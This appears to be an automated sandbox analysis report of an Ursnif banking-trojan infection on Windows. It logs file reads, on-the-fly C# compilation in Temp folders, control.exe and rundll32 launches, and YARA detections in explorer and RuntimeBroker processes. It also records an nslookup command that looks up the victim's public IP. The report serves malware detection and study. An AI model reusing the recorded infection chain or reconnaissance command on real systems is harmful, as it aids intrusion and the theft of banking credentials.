C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA977D12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	114	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA9232B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	130	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA9232B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA9232B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA977D12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.dll	unknown	4096	success or wait	1	7FFA9232B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.dll	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1EFF632E9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA9232B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA9232B526	ReadFile

Analysis Process: conhost.exe PID: 3980 Parent PID: 4604

General

Start time:	12:19:26
Start date:	23/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 3484 Parent PID: 4604

General

Start time:	12:19:39
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.cmdline'
Imagebase:	0x7ff72bda0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\5b2bnkld\CSC18B8FCEB9D646308CD119582578A238.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF72BE1E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5b2bnkld\CSC18B8FCEB9D646308CD119582578A238.TMP	success or wait	1	7FF72BE1E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5b2bnkld\CSC18B8FCEB9D646308CD119582578A238.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O. N._.I.N.F.O..... .....?..... .....D.....V.a.r.F.i.l.e.I.n. f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n. g.F.i.l.e.I.n.f	success or wait	1	7FF72BE1ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.cmdline	unknown	369	success or wait	1	7FF72BDB1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\5b2bnkld\5b2bnkld.0.cs	unknown	402	success or wait	1	7FF72BDB1EE7	ReadFile

Analysis Process: cvtres.exe PID: 6200 Parent PID: 3484

General

Start time:	12:19:40
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES269.tmp' 'c:\Users\user\AppData\Local\Temp\5b2bnkld\CSC18B8FCEB9D646308CD119582578A238.TMP'
Imagebase:	0x7ff7cafe0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 4700 Parent PID: 4604

General

Start time:	12:19:44
Start date:	23/11/2020

Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\ztp4fhzn\ztp4fhzn.cmdline'
Imagebase:	0x7ff72bda0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: control.exe PID: 6328 Parent PID: 4240

General

Start time:	12:19:45
Start date:	23/11/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff72cb90000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000002.846903592.0000000000BAE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000019.00000003.795282435.0000022982C20000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: cvtres.exe PID: 796 Parent PID: 4700

General

Start time:	12:19:45
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES16AC.tmp' 'c:\Users\user\AppData\Local\Temp\ztp4fhzn\CSC901590E0DE33494E82C695FA40AE49BE.TMP'
Imagebase:	0x7ff7cafe0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3424 Parent PID: 6328

General

Start time:	12:19:54
Start date:	23/11/2020

Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.808606221.0000000002B40000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000000.822942973.000000000688E000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: RuntimeBroker.exe PID: 3656 Parent PID: 3424

General

Start time:	12:19:56
Start date:	23/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000002.919536378.0000027D4F83E000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: RuntimeBroker.exe PID: 4268 Parent PID: 3424

General

Start time:	12:20:00
Start date:	23/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000020.00000002.917824420.000001B4FAD4E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 2216 Parent PID: 3424

General

Start time:	12:20:03
Start date:	23/11/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\404E.bi1'
Imagebase:	0xc60000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4772 Parent PID: 3424

General

Start time:	12:20:03
Start date:	23/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000002.916792918.000001DA4C27E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: conhost.exe PID: 6692 Parent PID: 2216

General

Start time:	12:20:07
Start date:	23/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: 6632 Parent PID: 2216

General

Start time:	12:20:07
Start date:	23/11/2020
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff69c1d0000
File size:	86528 bytes

MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4660 Parent PID: 3424

General

Start time:	12:20:09
Start date:	23/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6b0ff0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.920076099.0000023FE357E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 6828 Parent PID: 6328

General

Start time:	12:20:12
Start date:	23/11/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff7e3a80000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.847373383.0000027FF74FE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000003.846098745.0000027FF7200000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis